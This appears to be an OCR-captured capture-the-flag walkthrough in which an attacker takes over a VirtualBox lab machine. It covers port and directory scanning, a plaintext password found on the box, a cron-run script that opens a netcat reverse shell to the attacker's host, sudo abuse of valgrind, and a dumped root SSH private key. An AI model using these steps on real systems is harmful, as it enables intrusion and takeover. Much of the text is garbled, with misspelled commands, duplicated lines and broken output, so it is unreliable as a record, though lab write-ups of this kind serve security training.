

```
i)-[/home/guel/Work]
   # nmap -sS -p- --open -Pn -n -vvv --min-rate 5000 192.168.0.47
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-18 12:15 EDT
Initiating ARP Ping Scan at 12:15
Scanning 192.168.0.47 [1 port]
Completed ARP Ping Scan at 12:15, 0.09s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 12:15
Scanning 192.168.0.47 [65535 ports]
Discovered open port 22/tcp on 192.168.0.47
Discovered open port 80/tcp on 192.168.0.47
Completed SYN Stealth Scan at 12:16, 27.11s elapsed (65535 total ports)
Nmap scan report for 192.168.0.47
Host is up, received arp-response (0.0013s latency).
Scanned at 2025-04-18 12:15:53 EDT for 28s
Not shown: 34510 filtered tcp ports (no-response), 31023 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
       STATE SERVICE REASON
PORT
22/tcp open ssh
                        syn-ack ttl 64
80/tcp open http syn-ack ttl 64
MAC Address: 08:00:27:E1:89:07 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

-sCV

```
STATE SERVICE REASON
                                           VERSTON
PORT
                         syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
22/tcp open ssh
| ssh-hostkey:
    2048 0d:4e:fd:57:05:8f:d0:d6:1d:67:5d:6d:4e:b5:c9:fc (RSA)
  ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC4pEntFYjhNQ+7×67HCMoAQuViBhKHmP11Z/fmq8foDERFE4YNzG2NnWeSI9Q01
UYSarXCTgfp4QmPfwSFz951BdZRgCPfN9QK9ja4GKDfFxudbĹk+qD+XHqKU1aiCERxs7GGKWC69We9dFMnhG+W0zzrZz6qzBzXbjJL/
V/dHi+Cb717DI/3RxEmy1jZw/71lnniTDFYB4ffEBw9sZ24TG9SEMfeqqpWMXH5rYREx 256 d4:98:fb:a7:94:bd:0c:c6:a8:60:5b:bc:b9:c7:f4:51 (ECDSA)
  ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBL0QDIMBdHXi+QuzwPAIoeqAQvafw
ceLg=
  256 fa:34:3a:25:74:40:99:fc:4f:60:be:db:7e:7f:93:be (ED25519)
_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBbXRyw9p89DRcXfLut4rMuOwuGAupVhxSDMvqVc0×co
80/tcp open http syn-ack ttl 64 Apache httpd 2.4.38
| http-ls: Volume /
  SIZE TIME
                               FILENAME
         2020-02-06 07:33 wordpress/
  http-methods:
 _ Supported Methods: HEAD GET POST OPTIONS
_http-server-header: Apache/2.4.38 (Debian)
  _http-title: Index of /
MAC Address: 08:00:27:E1:89:07 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 12:17
```

```
(worth kell)-[/home/guel/Work]

gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u http://192.168.0.47/wordpress/


Gobuster v3.6
by 03 Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://192.168.0.47/wordpress/
[+] Hehdo: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Wegative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/wp-content (Status: 301) [Size: 327] [→ http://192.168.0.47/wordpress/wp-content/]
/wp-admin (Status: 301) [Size: 328] [→ http://192.168.0.47/wordpress/wp-admin/]
Progress: 207643 / 207644 (100.00%)


Finished
```







```
| Contirmed By:
| Oph Generator (Aggressive Detection)
| - http://family/wordpress/wp-links-opml.php, Match: 'generator='WordPress/6.8"'
| Query Parameter In Install Page (Aggressive Detection)
| - http://family/wordpress/wp-lincludes/css/dashicons.min.css?ver=6.8
| - http://family/wordpress/wp-lincludes/css/dashicons.min.css?ver=6.8
| - http://family/wordpress/wp-includes/css/buttons.min.css?ver=6.8
| - http:/
```





```
total 15

total 15

drag-xx-x 3 www-data www-data 4096 Apr 25 2021 ...

drag-xx-x 12 root root 4096 Apr 22 2021 ...

drag-xx-x 3 www-data www-data 324 Apr 25 2021 bash, history

drag-xx-x 3 www-data www-data 324 Apr 25 2021 bash, history

drag-xx-x 3 www-data www-data 324 Apr 25 2021 bash, history

bash: cat.bash, history: command not found

www-data affailty/var/wws 5 cat.bash, history

bash: cat.bash, history: command not found

cat. bash, history: command not found

www-data affailty/var/wws 5 cat.bash, history

cat /usr/share/perly.52.8.1/perso.txt

ls - find / -group www-data -type f 2x/dev/null | grep -v /var/www|

find / -group www-data -type f 2x/dev/null | grep -v -E "/var/www|proc"

cat /usr/share/perly.52.8.1/perso.txt

su - father

cat /usr/share/perly.52.8.1/perso.txt

su - father

www-data-family:/var/wws 5 cat /usr/share/perly5.28.1/perso.txt

uncrackablepassword

www-data-family:/var/wws 1s -la /home

total 20

5 root root 4096 Apr 25 2021 ...

draw-cata-family:/var/wws 1s root root 4096 Apr 25 2021 ...

draw-cata-family:/var/wws 1s root root 4096 Apr 25 2021 ...

draw-cata-family:/var/wws 1s root root 4096 Apr 25 2021 ...

draw-cata-family:/var/wws 1s root root 4096 Apr 25 2021 ...

draw-cata-family:/var/wws 1s root root 4096 Apr 25 2021 ...

draw-cata-family:/var/wws 1s root root 4096 Apr 25 2021 father

draw-cata-family:/var/wws 1s root root 4096 Apr 25 2021 father

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draw-cata-family:/var/wws 1s root root 4096 Apr 25 2021 father

draw-cata-family:/var/wws 1s root root 4096 Apr 25 2021 father
```

pspy

```
2025/04/18 18:56:18 CMD: UID=0
                                   PID=3
2025/04/18 18:56:18 CMD: UID=0
                                   PID=2
2025/04/18 18:56:18 CMD: UID=0
                                   PID=1
2025/04/18 18:56:59 CMD: UID=0
                                   PID=14889
2025/04/18 18:57:01 CMD: UID=0
                                   PID=14890
                                                 /usr/sbin/CRON -f
2025/04/18 18:57:01 CMD: UID=0
                                   PID=14891
                                                 /usr/sbin/CRON -f
2025/04/18 18:57:01 CMD: UID=1001 PID=14892
                                                 /bin/sh -c python ~/check.py
```

/etc/passwd

```
mother:x:1001:1001:,,,:/home/mother:/bin/bash_n
```

file check.py doesnt exist so create one and put a nc conection

```
a cherwiamirty./home/motherphis -
total 40
drwxrwx-
         – 5 mother father 4096 Apr 18 19:14 .
                    root 4096 Apr 25
root 9 Apr 25
                                        2021 ...
drwxr-xr-x 5 root
lrwxrwxrwx 1 root
                                        2021 .bash_history → /dev/null
-rw-r--r-- 1 mother mother 220 Apr 25 2021 .bash_logout
-rw-r--r-- 1 mother mother 3526 Apr 25 2021 .bashrc
-rwxrwxrwx 1 father father 64 Apr 18 19:14 check.py
drwx----- 3 mother mother 4096 Apr 25 2021 .gnupg
drwxr-xr-x 3 mother mother 4096 Apr 25
                                        2021 .local
-rw-r--r-- 1 mother mother 807 Apr 25 2021 .profile
-rw-r--r-- 1 mother mother
                             66 Apr 25 2021 .selected editor
```

```
2025/04/18 19:14:29 CMD: UID=0 PID=4 |
2025/04/18 19:14:29 CMD: UID=0 PID=3 |
2025/04/18 19:14:29 CMD: UID=0 PID=2 |
2025/04/18 19:14:29 CMD: UID=0 PID=2 |
2025/04/18 19:15:01 CMD: UID=0 PID=1 | /sbin/init
2025/04/18 19:15:01 CMD: UID=0 PID=15126 | /usr/sbin/CRON -f
2025/04/18 19:15:01 CMD: UID=0 PID=15127 | /usr/sbin/CRON -f
2025/04/18 19:15:01 CMD: UID=1001 PID=15128 | /bin/sh -c python ~/check.py
2025/04/18 19:15:01 CMD: UID=1001 PID=15129 | python /home/mother/check.py
2025/04/18 19:15:01 CMD: UID=1001 PID=15130 | sh -c nc -e /usr/bin/bash 192.168.0.36 4444
2025/04/18 19:15:01 CMD: UID=1001 PID=15131 | bash
2025/04/18 19:15:01 CMD: UID=1001 PID=15132 | bash
2025/04/18 19:15:05 CMD: UID=1001 PID=15133 | bash
```

```
father@family:/home/mother root@kall:/home/guel/Resources guel@kall:~

mother@family:~$ sudo -l

Matching Defaults entries for mother on family:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin

User mother may run the following commands on family:
    (baby) NOPASSWD: /usr/bin/valgrind

mother@family:~$
```

```
mother@family:~$ sudo -u baby /usr/bin/valgrind "/usr/bin/bash"
=15273= Memcheck, a memory error detector
=15273= Copyright (C) 2002-2017, and GNU GPL'd, by Julian Seward et al.
=15273= Using Valgrind-3.14.0 and LibVEX; rerun with -h for copyright info
=15273= Command: /usr/bin/bash
=15273=
baby@family:/home/mother$
```

```
baby@family:~$ sudo /usr/bin/cat /root/.ssh/id rsa
    BEGIN OPENSSH PRIVATE KEY-
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEAnbuWFqguL1RgxPF2kO1Fv1pC4BIFjxOp+ATX3k4WvuJyEdrcAFB5
esn89B6TTKjBffemI/Ppb6/KQ+RXjgh5ZtEzxmRHh09v9OAcXm76M/0wmG49v+nD79y53b
KFMjcsqwvHZXjn4b3Wk1myQTC2sP763UNfBfd5ZH9uViBqT3NZQNrmzV8V534fZsGeHsMf
vvdbU5yRWlQIHypurKs5jKtwXnRJqpTnDkics2SBcqaL+1ivwZIyNlBvdS7YZBoxRasLG5
3UKg4SIc9K3ujdYtCDYYSGjRxHQLIDRx1wGDo4Bn3jBbZsHqT6A3mpx367jx08WHlcy+eb
hGyuXtnBrwAAA8CBizlZgYs5WQAAAAdzc2gtcnNhAAABAQCdu5YWqC4vVGDE8XaQ7UW/Wk
LgEgWPE6n4BNfeTha+4nIR2twAUHl6yfz0HpNMqMF996Yj8+lvr8pD5Fe0CHlm0TPGZEeE
72/04Bxebvoz/TCYbj2/6cPv3LndsoUyNyyrC8dleOfhvdaTWbJBMLaw/vrdQ18F93lkf2
5WIGpPc1lA2ubNXxXnfh9mwZ4ewx++91tTnJFaVAgfKm6sqzmMq3BedEmql0c0SJyzZIFy
pov7WK/BkjI2UG91LthkGjFFqwsbndQqDhIhz0re6N1i0INhhIaNHEdAsgNHHXAYOjgGfe
MFtmwepPoDeanHfruPHTxYeVzL55uEbK5e2cGvAAAAAwEAAQAAAQBKCYUXuXWETczmZJjM
yjLU8N83If5t/ELp4gwZkvnmO5BjhSGDHEMJOcp8I+XsM8IvCJF5isHl5NPCLmpShvPFKS
luVB+l7GXWwWNPiDP1N0EaK5TcgjOwYSD1SRhwS6mx1+00Y8QkF+GiZJXhN6ZpSiYiub7e
pBzc6Vu3HZwJElUCvAuCxDbazc+RUT9VzH2BdQ3w1D66T8c3ruuRD8P86s0zf7/Bo/OmBi
YeT/X3QcjyZTgmPjBR/m7nZNVUaDgWMCzIx2OecXX2bhdIVnpgVZVSq+EpidgvOPa/bjfQ
AXB5vEuQ7lGz15Hx2isz5ai/zAKIGY33omnDT3f4ESvRAAAAgCkSIIvDtArb/6jXQb57In
aExbm6PurE05TEHj/COnGSjD0iWk6CFFs33ud1A4FX1ACEVkEh51KBukSGh0XHd/nAH56i
pL4h5vmyt3JqLlilSkRju2oOH1I5edxIbTHD5aFHssD3l2OSaO4ax/h42BVp+Xr63FdDbS
NV8qd9gYp7AAAAgQDM02e+06t1J+X41VaGRuJTnYCfWXKA5KnmmDM5UKQHm4i0dXL9xWgE
bBrFggoE2XsowMLRGOPe0ijuXOkgkpCeSB/rxmQ+Nn2×2O/H7yoIgl1IbpNIK6EZTaCebC
lfdn0hK55BSl394ql0y4ns91E4XL0Xvc9RDlBvGF5BAd/KwwAAAIEAxSQf51F5oIYIvl4l
9y3g77L+VlV0Yg9iLunUT/km9abp9e2oTsNXN3e9IHja5GVxOUjhlBC8Yposlv/oaAApJu
KC9XLqjqEmpo5gq61fG0HRPOkt1DKNuR3zIrWHot0DificHPvGISeu1/oR8tr9OR6Hmlvh
+AY4rKYaaUi+haUAAAALcm9vdEBmYW1pbHk=
     END OPENSSH PRIVATE KEY-
baby@family:~$ pwd
/home/baby
baby@family:~$ nano id_rsa
baby@family:~$ chmod 600 id rsa
```

XD

```
father@family: /home/mother baby@family: /home baby@family: ~ root@kali: /home/guel/Work
baby@family:~$ ssh -i id_rsa root@localhost
The authenticity of host 'localhost (::1)' can't be established.
ECDSA key fingerprint is SHA256:XLS3DJ1h5uVVmOMf54/8lCe1LvanK+gJIddstcipbh4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
                       0000$$$$$$$$$$$0000
               o$ $$ o$
$$ $$ $$o$
$$$o$$o$
  0 $ 00
00 $ $ "$
             o$$$$$$$$
                        $$$$$$$$$$$
"$$$$$$o$
                                                       $$$$$$$$
            o$$$$$$$$
                                         "$$$
"$$$o
         o$$"
   $$$
 0$$$
          $$$$
"$$$o
                                                  $$$
            $$$o
                                               o$$$
             $$$$o
                                              o$$$
                   o o$$$$$$o"$$$$o o$$
$$$oo ""$$$$o$$$$$o o$$$$"
""$$$$$oooo "$$$o$$$$$$$$""
              "$$$$o
                                            o$$$$
                "$$$$$oo
                      "$$$$$$$60 $$$$$$$$$$
""""$$$$$$$$$$$
                                $$$$$$$$$$$$$
                                 $$$$$$$$$
                                  "$$$"""
Connection to localhost closed.
baby@family:~$ id
```

```
Commection to tocatnost ctoseu.
baby@family:-$ sudo /usr/bin/cat /root/.ssh/authorized_keys
command='bash ~/troll.sh' ssh-rsa AAAB3NzaClycZeAAAADAQABAAABAQCdu5YWqC4vVGDE8XaQ7UW/WkLgEgWPE6n4BNfeTha+4nIR2twAUHl6yfz0HpNMqMF996Yj8+lvr8pD5Fe0CHlm0TPGZEe
E72/04Bxbvoz/TCYbj2/6cFv3LndsoUyNyyrC3dle0fhvdaTWbJ8Mkaw/vrdQ18F931kf25WIGpPc1lAZubNXxXnfh9mwZ4ewx++91tTnJFavAgfKm6sqzmMq3BedEmql0cOSJyzZIFypov7WK/Bkj12UG91
Lthk6jFFqwsbnddqDhfhz0re6N1i0INhhIaNHEdAsgNHHXAYOjgGfeMFtmwepPoDeanHfruPHTxYeVzL55uEbK5e2cGv root@family
baby@family:-$ sudo /usr/bin/cat /root/troll.sh
#!/bin/sh
export TERM=xterm
more /root/welcome.txt
exit 0
```

```
baby@family:~$ stty rows 20 columns 60 baby@family:~$ ssh root@127.0.0.1 -i id_rsa
                     0000$$$$$$$$$$$
                  00$$$$$$$$$$$$$$$$$$$$$
               00$$$$$$$$$$$$$$$$$$$$$$$$$
    $$ o$
ο$
              o$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$
  0 $ 00
 $$ $$ $$o$
   $ "$
            o$$$$$$$
                      | $$$$$$$$$$$$
                                     $$$$$$$$$
oo $
  $$$o$$o$
"$$$$$so$
           o$$$$$$$$
                        $$$$$$$$$$
                                      $$$$$$$$$
          $$$$$$$$$$
                        $$$$$$$$$$
                                      $$$$$$$$$$$$$
  $$$$$$$$$$$$$$$$$$$$$$
                       $$$$$$$$$$$$
                                     $$$$$$$$$$$$$$
    !bash
root@family:~# id
uid=0(root) gid=0(root) groups=0(root)
root@family:~#
```

